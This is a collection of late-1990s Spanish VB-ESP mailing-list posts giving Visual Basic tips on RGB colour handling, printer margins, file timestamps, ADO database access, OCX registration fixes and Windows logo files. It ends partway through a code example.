Pero si cada 8 bits definen un color RGB primario, en total serían 24 bits. Te preguntarás ahora, puesto que estamos en Win32, que pasa con los 8 bits que faltan para completar los 32 bits que se supone que debería tener. Pues bien el cuarto byte, si es distinto de 0, es una constante o flag que indica que ese color es un color de sistema y no es un color RGB válido. Si es 0 sería un color RGB válido.

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

-----Mensaje original-----
De: Guy Gerbeau <ggerbeau@caparag.es>
Para: 'vb-esp@ccc.uba.ar' <vb-esp@ccc.uba.ar>
Fecha: miércoles 12 de mayo de 1999 19:08 p.m.
Asunto: vb-esp : Valor de RGB

>Amigos de la lista:
>Para saber el color RGB, lo leo y me da un valor grande, p. ej. 1362548.
>como puedo pasarlo a valor RGB(0-255,0-255,0-255)??
>Gracias ya por la ayuda.

A. David, Guy:

El manejo de colores en VB es relativamente sencillo teniendo unos pocos conceptos claros. Se puede asignar un color mediante la función RGB, mediante un valor (hexadecimal, decimal, constante de color) y mediante la funcion QBColor (que utiliza índices de paleta y los transforma en RGB por compatibilidad con versiones anteriores). Visual Basic hace bastante trabajo por nosotros con la asignación de colores y no es precisa demasiada
historia.

Posiblemente, para un uso corriente, no haga falta o sea excesiva toda la información que sigue. Pensaba que con lo explicado en mi anterior respuesta sería suficiente, pero al ampliarse la discusión he creido necesario desarrollarlo, añadiendo además mi propio código.

El código que nos mandas, A. David, es un magnífico ejemplo de manejo de cadenas y

conversiones. Ya he podido observar tu dominio en tu página Web. Pero, efectivamente, en ese código existe como mínimo el error que señalas como posible, ya que Mid extrae para el rojo los dos primeros caracteres de la cadena (pero Mid comienza por la izquierda), mientras que en un hexadecimal el rojo corresponde al byte menos significativo o inferior, que es el de la derecha. Con el azul ocurre al contrario, mientras el verde al ser el central siempre estaría bien. Yo cometí un error similar en mi respuesta a este tema, corregido después, al no tener en cuenta esto y que en la función RGB el orden de los parámetros es rojo, verde, azul de izquierda a derecha.

Corregido lo anterior, funcionaría bastante bien si el color azul y verde fuesen distintos de 0. Pero si son 0, el número de caracteres de la cadena variará según haya o no colores verdes o azules especificados. Por ej. solo azul devolvería FF0000 (6 caracteres), solo verde FF00 (4) y solo rojo FF(2).
En el primer caso no hay problema, en los otros la función basada en Mid tambien fallaría. Corregir esto comprobando la longitud de la cadena es posible, pero haría el código más complejo y lento.

Pero hay otro problema, de cierta importancia, que tambien advertía en mi respuesta. El valor del color se obtiene en un Long. Si por cualquier motivo fuera un color de sistema, se rellenaría tambien el cuarto byte de ese Long (con la constante &H80, es decir, bit 31 del Long puesto a 1) y el código que expones fallaría incluso con las dos correcciones que señalaba arriba, ya que Mid(strHex,1,2) no correspondería a un color sino a la constante de color de sistema, que además es de un tipo diferente (OLE_COLOR). Las siguientes extracciones con Mid darían igualmente valores falsos (cero en todos) excepto en el primer byte, que no se extraería al ser los caracteres 7 y 8. Esto quizá pueda pareceros una aportación gratuita, para rizar el rizo, pero probad a obtener el valor de las propiedades predeterminadas de los formularios como BackColor o ForeColor (y bastantes propiedades más en VB, como se puede ver en Constantes de Color en la Ayuda) y os darán valores de sistema (&H8000000F y &H80000012, respectivamente). Pasad este valor a una función GDI y nos estrellamos SEGURO. Esto es así aunque esas propiedades acepten valores RGB, ya que VB hace la conversión de forma oculta (con la API GetSysColor). Por último, solo añadir que se puede convertir un valor de sistema a valor RGB con la función API OleTranslateColor (de olepro32.dll).

Para obtener los valores RGB a partir de un Long:

```
'*************************En Declaraciones ************************
'Si es un módulo los UDT pueden ser Public. En Form y Clase, Private

Type BColor
    Rojo As Byte
    Verde As Byte
    Azul As Byte
    Sistema As Byte
End Type

Type LColor
    nColor As Long
End Type

'*************************En la función a usar*************************
Dim MixColor As LColor, RGBColor As BColor
MixColor.nColor = 1362548 'Se aceptan valores decimales
                                            'hexadecimales, Constantes de
                                            'Color ó el valor de una variable
                                            'Long pasada como parámetro
```

```
LSet RGBColor = MixColor 'Copia valores en memoria
'Aquí, en RGBColor, teneis sencillamente todos los valores separados por
'bytes, podeis utilizarlos con RGBColor. Rojo, etc, como necesiteis.

'Para prueba los muestro en un Msgbox
With RGBColor
            MsgBox "Rojo:" & .Rojo & " Verde:" & .Verde & _
            " Azul:" & .Azul & " Sistema:" & .Sistema
End With
'************************************************************************
```

Si es un color RGB el valor de RGBColor.Sistema será 0. Y si es color de sistema el valor que se muestra (128) es la conversión decimal de la constante &H80. En este caso, se mostraría en RGBColor.Rojo el indicador que especifica el color de sistema. Si tan solo se necesita saber el tipo de color, se puede comprobar en código aparte con :

```
If ValorColor And &H80000000 then 'True si es de sistema
    'codigo para color de sistema
Else 'False si es RGB válido
    'código para color RGB
End If
'************************************************************************
```

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

> -----Mensaje original-----
> De: Guy Gerbeau <ggerbeau@caparag.es>
> Para: 'vb-esp@ccc.uba.ar' <vb-esp@ccc.uba.ar>
> Fecha: Miércoles 12 de Mayo de 1999 11:14 AM
> Asunto: vb-esp : Valor de RGB
>
>
> >Amigos de la lista:
> >Para saber el color RGB, lo leo y me da un valor grande, p. ej. 1362548.
> >como puedo pasarlo a valor RGB(0-255,0-255,0-255)??
> >Gracias ya por la ayuda.

Podrías hacer algo como esto:

```
'************************************************************************
' Var
Dim bytRojo As Byte
Dim bytVerde As Byte
Dim bytAzul As Byte
Dim strHex As String

' Supongamos que tenemos el número decimal en la
' variable lngColor.
strHex = Hex(lngColor)
bytRojo = Val("&H" & Mid(strHex,1,2)) ' Este es el rojo
bytVerde = Val("&H" & Mid(strHex,3,2)) ' Este es el verde
bytAzul = Val("&H" & Mid(strHex,5,2)) ' Este es el azul
'************************************************************************
```

Así obtendrías la saturación de cada color en el número decimal que te den.

No lo he probado, pero lo más que podría pasar es que esté incorrecta la obtención del rojo y la del azul, de manera que tuvieses que alternarla:
donde aquí obtengo el rojo, obtener el azul, y viceversa.

+---¡Saludos desde México!--+
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |
+--------------------------+
http://www.spin.com.mx/~adgarza
adgarza@spin.com.mx

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Enviar mensajes a beeper

Hola:

Habitualmente el proveedor del servicio de mensajería te proporciona gustoso el protocolo de envio de mensaje a busca (imaginando que un montón de usuarios felices emplearán su servicio gracias a un software que no ha tenido que hacer él). En mi caso, desarrollé una aplicación de envio de mensajes a busca para centros de gestíon de redes de agua, y la compañía proveedora (Radiobeep) me facilitó el protocolo TAP para su sistema (muy sencillo, por cierto). Te lo detallo por si te sirve.

De todas formas te recomiendo que te prongas en contacto con algún técnico de la compañía con la que debas tratar, porque te debería ayudar (a ellos les conviene).

Saludos:

Fco.J.García-de-Quirós
COMAGUA
Dpto.de Telecontrol y Radiocomunicaciones
España

beeper.txt

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Margenes en el objeto Printer

Pablo:

Si lo que quieres es manejar el punto de impresión utiliza las propiedades de Printer: CurrentX y CurrentY. Pero si lo que quieres es obtener lo márgenes mínimos o predeterminados de la impresora por defecto (para calcular el tamaño del area imprimible) tienes dos posibilidades:

1.-Con objeto Printer

```
'Márgen predeterminado superior en twips (1 cm = 566'9 twips)
Public Function TopOffset() As Long
    TopOffset = (Printer.Height - Printer.ScaleHeight)
End Function

'Margen predeterminado izquierdo en twips
Public Function LeftOffset()
    LeftOffset = (Printer.Width - Printer.ScaleWidth)
End Function

'Los margenes derecho= izquierdo, inferior=superior
```

2.- Mediante API

```
'*****************Declaraciones de Módulo*****************************
Declare Function GetDeviceCaps Lib "gdi32" _
    (ByVal hDC As Long, ByVal nIndex As Long) As Long

'Margen X del área física imprimible
Const PHYSICALOFFSETX As Long = 112
'Margen Y del área física imprimible
Const PHYSICALOFFSETY As Long = 113

'*****************Function o Sub*****************************************
    Dim LeftOffset As Long, TopOffset As Long

    ' Iniciar un trabajo de impresión para obtener un Printer.hDC) valido
    Printer.Print Space(1)
    Printer.ScaleMode = vbTwips

    ' Obtener el desplazamiento del area imprimible de la página en twips
    LeftOffset = Printer.ScaleX(GetDeviceCaps(Printer.hDC, _
        PHYSICALOFFSETX), vbPixels, vbTwips)
    TopOffset = Printer.ScaleY(GetDeviceCaps(Printer.hDC, _
        PHYSICALOFFSETY), vbPixels, vbTwips)
```

Para ajustar exactamente la etiqueta, debes calcularla a partir de los márgenes predeterminados y despues usar CurrentX y CurrentY, sabiendo :

1.- que éstas comienzan en 0 a partir de las cifras dadas por dichos márgenes, es decir, si el márgen izquierdo predeterminado es 280 twips, ese punto coincide con Printer.CurrentX=0.

2.- que CurrentX debe especificarse por cada línea de texto

3.- que la longitud de cada línea se puede calcular con : Printer.TextWidth(sCadTrabajo) y cortandola con salto de carro vbCrLf si es necesario. Y la altura se calcula con Printer.TextHeight("A"). Las cifras resultantes se refieren a la fuente y tamaño seleccionadas con Printer.Font.Name y Printer.Font.Size.

4.- que es mejor ajustar distancias de margenes y separaciones de etiquetas con espacios que con tabuladores. La longitud de un espacio se calcula con Printer.TextWidth(" "). El número de espacios necesarios para obtener un margen o una separación será: LongitudDeseada/ Printer.TextWidth(" ")

5.- que aunque el salto de línea se hace automaticamente con vbCrLf con un promedio de la altura de la fuente, también se debe especificar CurrentY por línea en caso de que quieras distancias verticales especiales.

Saludos.

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Modificar Fecha y Hora de Archivos

He revisado el código que envié (lo había sacado de un mensaje anterior a la lista) y creo que esto te funcionará correctamente :

```
Type FILETIME
    dwLowDateTime As Long
    dwHighDateTime As Long
End Type

Type SYSTEMTIME
    wYear As Integer
    wMonth As Integer
    wDayOfWeek As Integer
    wDay As Integer
    wHour As Integer
    wMinute As Integer
    wSecond As Integer
    wMilliseconds As Integer
End Type
Public Const FILE_SHARE_READ = &H1
Public Const FILE_SHARE_WRITE = &H2
Public Const GENERIC_WRITE = &H40000000
Public Const OPEN_EXISTING = 3

Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long
Declare Function CreateFile Lib "kernel32" Alias "CreateFileA" (ByVal
lpFileName As String, _
                ByVal dwDesiredAccess As Long, ByVal dwShareMode As Long, _
                lpSecurityAttributes As Long, _
                ByVal dwCreationDisposition As Long, ByVal dwFlagsAndAttributes As
Long, _
                ByVal hTemplateFile As Long) As Long
Declare Function LocalFileTimeToFileTime Lib "kernel32" (lpLocalFileTime As
FILETIME, lpFileTime As FILETIME) As Long
Declare Function SetFileTime Lib "kernel32" (ByVal hFile As Long,
lpCreationTime As Any, lpLastAccessTime As Any, lpLastWriteTime As Any) As Long
Declare Function SystemTimeToFileTime Lib "kernel32" (lpSystemTime As SYSTEMTIME,
lpFileTime As FILETIME) As Long

Sub SetFileDate(sFileName As String, sDate As String, Optional ByVal sQueFecha As
String)
'modifica la fecha de un fichero
'Si el parámetro sQueFecha contiene una C modifica la fecha de creación
'Si el parámetro sQueFecha contiene una A modifica la fecha de último acceso
'Si el parámetro sQueFecha contiene una M modifica la fecha de última modificación
'Si no existe el parámetro sQueFecha se modifican todas
Dim hFile As Long
Dim lResult As Long
Dim udtSysTime As SYSTEMTIME
Dim udtFileTime As FILETIME
Dim udtLocalTime As FILETIME

With udtSysTime
    .wYear = Year(sDate)
```

```
    .wMonth = Month(sDate)
    .wDay = Day(sDate)
    .wDayOfWeek = WeekDay(sDate) - 1
    .wHour = Hour(sDate)
    .wMinute = Minute(sDate)
    .wSecond = Second(sDate)
End With

lResult = SystemTimeToFileTime(udtSysTime, udtLocalTime)
lResult = LocalFileTimeToFileTime(udtLocalTime, udtFileTime)
hFile = CreateFile(sFileName, GENERIC_WRITE, FILE_SHARE_READ Or FILE_SHARE_WRITE,
ByVal 0&, OPEN_EXISTING, 0, 0)
If sQueFecha = "" Then sQueFecha = "CAM"
If InStr(1, sQueFecha, "C", vbTextCompare) <> 0 Then lResult = SetFileTime(hFile,
udtFileTime, vbNullString, vbNullString)
If InStr(1, sQueFecha, "A", vbTextCompare) <> 0 Then lResult = SetFileTime(hFile,
vbNullString, udtFileTime, vbNullString)
If InStr(1, sQueFecha, "M", vbTextCompare) <> 0 Then lResult = SetFileTime(hFile,
vbNullString, vbNullString, udtFileTime)
Call CloseHandle(hFile)
End Sub
```

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas de llenado de la TempDb (SQL Server 6.5)

Compañeros, les cuento que el problema ha sido solucionado de la siguiente manera.

Problema :
al realizar una serie de INSERTs (segun Microsoft, INSERT atomicos) a un SQL 6.5 usando el cursor que sea, la tempdb o su log se llenaban. Si uno usa el cursor rdUseServer, por mas que tenga seteado el "truncate LOG on checkpoint" el mensaje de error aparece de todas formas. Si uno usa rdUseODBC, en el cual la velocidad disminuye de forma impresionante, no da el mensaje de error pero el SQL satura de mensajes el LOG de NT, y asumo que de alguna forma ODBC esta "tragandose" ese error.

Ambiente :
VB 5 y SQL Server 6.5

Base de Datos :
Anterior : BD de 6 GB, TempDB de 100 MB
Ahora : BD 6 GB, TempDb de 1.5 GB

Documentacion a la que se consulto :
Mediante algunos consejos de compañeros de la lista, se llego a los siguientes articulos de la KB de Microsoft Q110139, Q199364, Q197245 Y Q187824

Solucion :
En un principio el comando DBCC CHECKDB, y el store procedure de la master llamado sp_checkdbyempsize pueden ser utiles aunque no exactos.

Mover la TempDB a un device distinto de master, tal cual lo indica el articulo Q187824.
Aqui uno tendra la opcion de crear el tamaño de device y base de datos para TempDB que se le de la gana.

Es recomendable, segun el articulo Q199364 que la tempdb debe tener un tamaño aproximado al 20 % de la base de datos mas grande.

No hay necesidad de tocar nuestro codigo VB, ya que el problema no se encuentra ahi

Saludos
Javier Menendez

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas en la carga de comdlg32, comctl32 o comct232

Dead OCXs
By Barry Traver

últimamente en el grupo de news comp.lang.basic.visual.misc, más de un usuario de Visual Basic 5 ha descrito el mismo problema : repentinamente y sin razón aparente el Visual Basic no carga los controles COMDLG32.OCX, COMCTL32.OCX o COMCT232.OCX. En vez de ello aparece el mensaje de error "''' no puede ser cargado" (aunque estos ficheros se encuentran en C:\WINDOWS\SYSTEM).

Yo mismo tuve ese problema que significó que no puede emplear dichos controles durante semanas.

He aquí un importante párrafo del artículo Q217017 de la Microsoft Knowledge Base, que puedes encontrar en http://support.microsoft.com/support/kb/articles/q217/0/17.asp, acerca del mensaje "''' no puede ser cargado" message:

> Este error ocurre cuando instalas una nueva versión de un control Activex, lo desinstalas y luego vuelves a instalar la antigua versión del mismo control. La clave en el registro para la nueva versión del ActiveX permanece y el Visual Basic 5 intenta usar dicha clave.

Esto puede ocurrir fácilmente si instalas un programa shareware y luego los desintalas. Aunque la versión anterior del ActiveX es restaurada, el registro de Windows todavía apunta a la última versión del OCX y a partir de entonces Visual Basic es incapaz de cargarlo.

Para solucionar este problema la Knowledge Base recomienda el uso de RegClean (puedes encontrarlo en la Zona de descarga de este web), teniendo en cuenta que "RegClean sólo será efectivo si el Comctl32.ocx es borrado del sistema antes de ejecutar RegClean." (Aunque no lo menciona el artículo parece que comdlg32.ocx y comct232.ocx deben ser también borrados antes de ejecutar RegClean.)

Para más información sobre el uso de RegClean puedes ver el artículo Q147769 de la Knowledge Base article, "RegClean 4.1a Description and General Issues" que puedes encontrar en http://support.microsoft.com/support/kb/articles/Q147/7/69.asp. La utilidad RegClean puede ser descargada del web de Microsoft en http://support.microsoft.com/download/support/mslfiles/RegClean.exe.

Vamos a ver los pasos que seguí para resolver el problema :

1. Descargué el RegClean del web de Microsoft.
2. Mandé los tres ficheros com*32.ocx a la papelera.
3. Descomprimí y ejecuté el RegClean para reparar el registro.
4. Restauré los tres ficheros com*32.ocx de la papelera.
5. Usé Regsvr32.exe para registrar los ficheros.
6. Probé para confirma que todo funcionaba de nuevo.
7. Reinstalé el Service Pack 3 de Visual Basic 5 (una buena idea después de que uses RegClean).

Ted Fattaleh ha tenido el mismo problema y ha dado más detalles :

El error es más común cuando instalas Visual Basic 5 en un ordenador que tenga un programa VB5 con OCXs ya instalados.

Busca en el registro Comdlg32 o Richtx32, etc. sin la extensión y borra la clave completa en la que lo encuentres y sigue buscando hasta que no haya más.
Hecho esto, usa la API para registrarlos, funciona mucho mejor que el Regsvr32.exe. Si usas el Regsvr32.exe hazlo desde una ventana MS-DOS en vez de desde Inicio/Ejecutar.

Con el Comctl32.ocx es un poco distintoi porque necesitas reiniciar el ordenador después de borrar sus entradas en el registro.

[Note: Regclean is supposed to handle things like this.

EXTRACTADO DE http://www.vb-helper.com/tips.htm

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Usar ADO para acceder a una base de datos Access 97/2000 local *(3 mensajes)*

Holas Pep!

Creo que ya encontré la manera de que el VB genere correctamente el instalador. Las pruebas las hice con una aplicación simple (Lee y agrega registros de una base Access 2000 por medio del provider Jet 4.0), usando Visual Basic 6, Enterprise Edition (con VS SP 2 instalado), y habiendo instalado los Data Access Components 2.1

Inicialmente el Package and Deplyment Wizard me dijo que iba a incluir el archivo MDAC_TYP.EXE del directorio redist, pero encontré que pese haber instalado MDAC 2.1, ese archivo era del MDAC 2.0. Así que sobrescribí el archivo del directorio redist con el que bajé de internet.

Aparentemente (ya instalé el programa en un par de PCs) todo salió bien. Las PCs "víctimas" tienen Windows 98.
El setup instala los Data Access Components mientras instala tu aplicación.
No sé si se fija en el asunto del DCOM 95 (se requiere DCOM 95 en Win95 para que los MDAC funcionen).

Salu2!

Pablo Dotro
Sistemas
Establecimiento Gráfico WECALO S.A.
www.wecalo.com.ar/sistemas
sistemas@wecalo.com.ar

Hola Pablo,
Mira como lo hacemos nosotros

En un "modulo.bas" tenemos la siguiente definición:

```
Global objConn As ADODB.Connection
```

y el siguiente procedimiento:

```
Sub Abrir_BD(Permisos As Integer)
    Dim tmp$

    tmp = UNIDAD & DIRTRABAJO & DIRAPLICACION & BASEDATOS & Format$(EMPRESA, "00")
& ".mdb"

    If objConn.State = adStateOpen Then objConn.Close
    Set objConn = New ADODB.Connection
    objConn.Provider = "Microsoft.jet.OLEDB.3.51"
    objConn.Properties("Jet OLEDB:System database") = UNIDAD & "System.mdw"
    objConn.ConnectionString = "Data Source=" & tmp & "; User Id=tuUsuario;
Password=tuPassword"
    objConn.Mode = Permisos
    objConn.Open
End Sub
```

Despues puedes utilizar esto para abrir una tabla:
Incluyes la siguiente definicien en el apartado "General" de un formulario:

```
Dim TblClientes As ADODB.Recordset

y despues incluyes los siguiente el el "activate" del formulario:
Private Sub Form_Activate()
    If Estado > 0 Then Exit Sub
    Estado = 1
    'Abrir las tablas
    Set TblClientes = New ADODB.Recordset
    TblClientes.CacheSize = 1
    TblClientes.CursorLocation = adUseServer
    TblClientes.Open "Clientes", objConn, adOpenKeyset, adLockOptimistic,
adCmdTable
End Sub

Puedes ir a la ayuda para ver las posibilidades del "método Open"


Saludos
Jose Luis Palau
SACHA LONDON, S.L.
03600-ELDA (Alicante)
ESPAÑA
```

```
Hola Pep!

Al fin lo solucioné, luego de buscar y buscar por todos lados, encontré el
siguiente documento:

http://www.microsoft.com/data/ado/adotechinfo/dao2ado.htm

Donde describe cómo se usa. Acá va un pequeño ejemplo:

en declarations:
dim cn as adodb.connection
dim rs as adodb.recordset

en el proc de apertura, p. ejemplo un command:
private sub Command1_click

cn.provider= "Microsoft.Jet.OLEDB.4.0"
cn.connectionstring= "c:\mis documento\db1.mdb" 'path y archivo de la base
de datos
cn.open

rs.open "SELECT * FROM [Table] ORDER BY [RegID]", cn, adOpenKeyset,
adLockOptimistic 'en la cadena SQL puede ir cualquier sentencia de Jet SQL válida
que devuelva un recordset.

end sub

Luego usas addnew, y update como con los recordset de DAO para agregar registros.

Todavía no probé demasiado distribuir la aplicación, pero aparentemente, el
generador de instaladores del VB incluye las DLLs y controles necesarios
automáticamente.

Pablo Dotro
Sistemas
```

Establecimiento Gráfico WECALO S.A.
www.wecalo.com.ar/sistemas
sistemas@wecalo.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Logos de Windows *(2 mensajes)*

Hola William

Cambiar los logos de Windows'95 es muy sencillo: solo necesitas el PaintBrush o similar para editar un BitMap que son:

El logo de inicio de Windows se llama Logo.sys ubicado en el directorio raiz del disco duro. (Tiene los atributos de oculto, sistema y creo que readonly pero lo puedes cambiar con con attrib -r -s -h)
Los logos de Shutdown son dos: Logos.sys y Logow.sys ubicados en el directorio de Windows'95

Recuerda que son Bitmaps normales con extensión .SYS pero editables. Debes respetar el tamaño y 256 colores.

Saludos

Guillermo Edo. Bolívar G.

> From: WILLIAM SILUPU sysman@broomperu.attmail.com>
> To: 'VB-ESP' <vb-esp@ccc.uba.ar>
> Subject:
> Date: Jueves 16 de Octubre de 1997 12:29 PM
>
>
> Disculpen la pregunta amigos,
>
> Pero me dodrian indicar la forma de cambiar el logo de ingreso a Windows 3x
> y Windows95
>
> disculpen el offtopic
>
> William Silupu
> Lima-Peru
>

Hola:

La pantalla de inicio de Windows 95/98, es un bitmap renombrado a LOGO.SYS, que reside en el directorio raiz (c:\). Quitarlo no inhabilita la presentación de esta pantalla, pues una copia del archivo reside en el IO.SYS. En el directorio raiz existe un archivo llamado MSDOS.SYS, con atributo de solo lectura. Hay que quitarle este atributo y editar la línea Logo= 1 la activa, 0 la desactiva; el valor por defecto es 1. No olvidarse de cambiar nuevamente los atributos a msdos.sys.

ALGUNOS TRUCOS:
1) Tanto la pantalla de inicio (LOGO.SYS), como la que pide que esperemos un poco (LOGOW.SYS), como la de cierre LOGOS.SYS) -estas dos últimas residen en el directorio donde se haya instalado Windows- son, como queda dicho bitmaps

renombrados. Si uno quisiera colocarle a sus clientes pantallas personalizadas (estas pequeñas tonteras son las que hacen que se nos vea como gurús tecnológicos Je Je!) deberá respetar estas caracteristicas:
320x400 píxeles con 256 colores. Recuérdese (que no quiero estar escribiendo al cuete) que una copia de LOGO.SYS reside en IO.SYS, por lo cual se puede borrar decíamos y la pantalla inicial sigue existiendo. Lo importante es saber que el LOGO.SYS QUE RESIDE EN EL DIRECTORIO RAIZ TIENE PREVALENCIA
SOBRE EL QUE ESTA INCLUIDO EN IO.SYS. Entonces, será imprescindible que nuestra nueva pantalla (el archivo LOGO.SYS producido por nosotros) efectivamente esté en el directorio raiz, para que tome el lugar del que está implicito en IO.SYS. (Si no se entiende que se los explique la abuela de alguno de ustedes. Confieso que a mí -que lo hago de memoria- tampoco me resulta muy claro).

2) Lo que a mí sí me resulta especialmente útil, es colocarle a mis clientes, cuando tienen gabinetes ATX (sobre todo cuando su personal no es del todo calificado) una pantalla de cierre que en lugar de decir que "ahora puede apagar el sistema" diga que espere que el sistema se apagará en forma automática. (así la gente no mete el dedo donde no debe).

3) Cuando modificamos la pantalla inicial (LOGO.SYS), incluso si editamos este archivo, PERDEMOS LA ANIMACION INFERIOR (barra scroll). Esto se subsana de la siguiente forma: Con un editor hexadecimal, busquen el byte 32 y cambien su valor por 80H (128 en decimal). De esta forma los últimos 128 colores de la paleta de su imagen rotarán despues de reiniciar el equipo.
(Juro que sus pantallas van a quedar como hechas por el mismisimo Billy).
Si la explicación resultó muy farragosa, sepan que lo hice casi a propósito.
De todas formas, si me aguantan, quedo a las ordenes.

Víctor.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar el color de una Fotografia

-----Mensaje original-----
De: Daniel López <Worldcia@redestb.es>
Para: Lista VB <vb-esp@ccc.uba.ar>
Fecha: Domingo, 21 de Marzo de 1999 06:37 a.m.
Asunto: (VB-ESP) Cambiar el color de una Fotografía

Alguien tiene algún tipo de idea de como podría cambiar el Color de una Fotografía con V.B., no con editores externos, cargar una Foto en un Picture Box y cambiarle los Colores a mi gusto.

Se me ocurre que podrías cargarlo en un control PictureBox y cambiar el color, aunque deberás hacer uso del ratón y algunas otras capacidades de edición. Definitivamente no podrás hacerlo con un control mágico ni nada por el estilo.

Crea un nuevo proyecto EXE Estándar y coloca los siguientes controles en el formulario:

* Dos Frame.
* Dos PictureBox.
* Dos CommandButton
* Un VScroll
* Un HScroll
* Un CommonDialog
* Un PictureBox (con la propiedad Index establecida en 0).

No importa dónde los coloques, tan sólo asegúrate de no mover las propiedades predeterminadas, excepto para Picture3 donde la propiedad Index la establecerás en 0. Esto es porque nos va a servir para una matriz de controles. Todo lo necesario para hacer funcionar a los controles se encuentra en el código. Asumo en el código que los controles se llamarán: Frame1, Frame2, Picture1, Picture2, Picture3(0), VScroll1, HScroll1, CommonDialog1, Command1 y Command2.

Copia y pega el siguiente código en el formulario. Funciona en Visual Basic 5 y superiores (haz las correcciones que sean necesarias debido a líneas divididas por el editor de e-mail):

```
**********************************************************
Option Explicit

Private Sub Command1_Click()
  On Error Resume Next
  With CommonDialog1
    .CancelError = True
    .DialogTitle = "Abrir archivo gráfico"
    .Filter = "Archivos BMP (*.BMP)|*.BMP|" & _
              "Archivos GIF (*.GIF)|*.GIF|" & _
              "Archivos JPEG (*.JPG)|*.JPG|" & _
              "Archivos ICO (*.ICO)|*.ICO|" & _
              "Archivos WMF (*.WMF)|*.WMF"
    .ShowOpen
    If Err.Number = 0 Then
```

```
      Picture1.Cls
      Picture1.Picture = LoadPicture(.FileName)
      DoEvents
      HScroll1.Max = Frame2.Width - Picture1.Width
      VScroll1.Max = Frame2.Height - Picture1.Height
      HScroll1.Enabled = (Picture1.Width > Frame2.Width)
      VScroll1.Enabled = (Picture1.Height > Frame2.Height)
    End If
  End With
End Sub

Private Sub Command2_Click()
  On Error Resume Next
  Picture1.Picture = Picture1.Image
  Picture1.Refresh
  DoEvents
  With CommonDialog1
    .CancelError = True
    .DialogTitle = "Guardar archivo BMP"
    .Filter = "Archivos BMP (*.BMP)|*.BMP"
    .ShowSave
    If Err.Number = 0 Then
      SavePicture Picture1.Picture, .FileName
    End If
  End With
End Sub

Private Sub Form_Initialize()
  Me.Caption = "Editor de imágenes"
End Sub

Private Sub Form_Load()
  ' Var
  Dim i As Integer

  ' Arregla todo lo necesario en los controles
  ' Establece a quién le pertenece cada control secundario.
  Set Picture3(0).Container = Picture2
  Set Picture1.Container = Frame2
  Set Frame2.Container = Frame1
  Set VScroll1.Container = Frame1
  Set HScroll1.Container = Frame1

  ' Coloca los botones de comando
  ' Command2 es el botón Guardar
  With Command2
    .Caption = "&Guardar"
    .Move Me.ScaleWidth - (.Width + 60), _
          Me.ScaleHeight - (.Height + 60), _
          1215, 300
  End With

  ' Command1 es el botón Abrir
  With Command1
    .Caption = "&Abrir"
    .Move Me.ScaleWidth - (.Width + Command2.Width + 120), _
          Me.ScaleHeight - (.Height + 60), _
          1215, 300
```

```
End With

' Acomoda los Cuadros de dibujo
With Frame1
  .Caption = ""
  .Move 0, 0, Me.ScaleWidth, _
        Me.ScaleHeight - (Command1.Height + 120)
  .BackColor = QBColor(0)
End With

With Frame2
  .Caption = ""
  .Move 0, 0, Frame1.Width - 255, Frame1.Height - 255
End With

With VScroll1
  .SmallChange = 10
  .LargeChange = 240
  .Move Frame1.Width - .Width, 0, 255, _
        Frame1.Height - 255
End With

With HScroll1
  .SmallChange = 10
  .LargeChange = 240
  .Move 0, Frame1.Height - .Height, _
        Frame1.Width - 255, 255
End With

' Picture1 es el que tendrá la imagen
With Picture1
  .Appearance = 0
  .AutoRedraw = True
  .AutoSize = True
  .BorderStyle = 0
  .Move 0, 0, Frame1.Width - VScroll1.Width, _
        Frame1.Height - HScroll1.Height
End With

' Picture2 es el que contiene la paleta de colores
With Picture2
  .Move 60, Command1.Top, _
        Command1.Left - 120, Command1.Height
End With

' Ahora coloca los colores en la paleta
With Picture3(0)
  .AutoRedraw = True
  .BorderStyle = 1
  .Appearance = 0
  .Move 0, 0, Picture2.ScaleWidth / 16, _
        Picture2.ScaleHeight
End With

' Genera los otros colores de la paleta
For i = 0 To 15
  If i > 0 Then
    Load Picture3(i)
    Picture3(i).Move Picture3(i - 1).Left + _
```

```
                        Picture3(i - 1).Width
      End If
      Picture3(i).BackColor = QBColor(i)
      Picture3(i).Visible = True
    Next i
  End Sub

  Private Sub HScroll1_Change()
    doMover
  End Sub

  Private Sub HScroll1_Scroll()
    doMover
  End Sub

  Private Sub Picture1_MouseMove(Button As Integer, _
                                 Shift As Integer, _
                                 X As Single, _
                                 Y As Single)
    If Button And vbLeftButton Then
      Picture1.PSet (X, Y)
    End If
  End Sub

  Private Sub Picture3_Click(Index As Integer)
    Picture1.ForeColor = QBColor(Index)
    Frame1.BackColor = QBColor(Index)
  End Sub

  Private Sub VScroll1_Change()
    doMover
  End Sub

  Private Sub VScroll1_Scroll()
    doMover
  End Sub

  Private Sub doMover()
    Picture1.Move HScroll1.Value, VScroll1.Value
  End Sub
  ************************************************************
```

El proceso central para guardar tus cambios se encuentra en el evento Command2_Click. Ejecuta el programa. Aunque es demasiado sencillo, sí te puede dar una pauta para el trabajo con gráficos y fotografías.

Si el código te provoca algunos problemas, con gusto te enviaría el programa original. Sólo que está hecho en VB6.

```
  +---¡Saludos desde México!--+
  | .+'~~'+. |
  | * Tron * David.BAS |
  | `+,__,+' |
  +--------------------------+
```

http://www.spin.com.mx/~adgarza
adgarza@spin.com.mx

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambiar el nombre del documento en la cola de impresora

Antes de mandar a imprimir tenes que cambiar el nombre del titulo de la aplicación (title)

ej..

```
Private Sub Command1_Click()
Dim Nombre
Nombre = VB.App.Title
VB.App.Title = "Imprimiendo Command1" 'le cambio el nombre
DoEvents

'lineas de código de impresora

